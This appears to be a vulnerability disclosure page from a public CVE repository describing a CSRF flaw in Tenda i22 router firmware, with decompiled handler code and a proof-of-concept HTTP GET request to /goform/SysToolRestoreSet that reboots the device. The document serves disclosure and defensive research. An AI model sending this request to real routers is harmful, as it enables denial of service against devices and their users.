Double-q1015 / **CVE-vulns** Public

Code · Issues · Pull requests · Actions · Projects · Security · Insights

main

CVE-vulns / tenda_i22 / fromSysToolRestoreSet / **fromSysToolRestoreSet.md**

Haizhen Qi(祁海珍) add i22 · History

0 contributors

46 lines (28 sloc) | 1.4 KB

Tenda i22 V1.0.0.3(4687) is vulnerable to Cross Site Request Forgery (CSRF) via function fromSysToolRestoreSet


Description

`Tenda` Router **i22 V1.0.0.3(4687)** is vulnerable to Cross Site Request Forgery (CSRF) via function `fromSysToolRestoreSet`

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2747.html

Affected version



I22

i22 1200M 高密度带机100人吸顶AP 资料下载

首页 / I22 / 资料下载

i22升级软件 V1.0.0.3(4687)

关联产品：i22 更新日期：2017/11/3


1.此固件只适用于i22且当前软件版本为V1.0.0.X的机器升级，不同型号机器不能使用该软件,升级前请确认版本;

2.下载解压后，请使用有线连接机器升级，升级过程中切勿切断电源，否则会导致机器损坏无法使用!


* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。

Vulnerability details

This vulnerability lies in the `/goform/SysToolRestoreSet` page，The details are shown below:



```
sub_13F00("UserOverTime", fromUserOverTime);
sub_13F00("SysToolRestoreSet", fromSysToolRestoreSet);
sub_13F00("SysToolReboot", fromSysToolReboot);
sub_13F00("ledControl", formLedControl);
```




```
int __fastcall fromSysToolRestoreSet(int a1)
{
  sub_24138();
  tpi_systool_handle(1);
  sub_23E50(port, retries);
  sub_25EC4(a1, "/direct_reboot.asp");
  return tpi_systool_handle(0);
}
```

It allows remote attackers to reboot the device and cause denial of service via a payload hosted by an attacker-controlled web page.

POC

This POC can result in a Dos.

```
GET /goform/SysToolRestoreSet HTTP/1.1
Host: 192.168.204.133
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bLanguage=cn; password=jbl1qw; user=
Connection: close
```



```
tpi_systool_handle(695): here....
call_reboot_delay(86): reboot...
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
Segmentation fault
```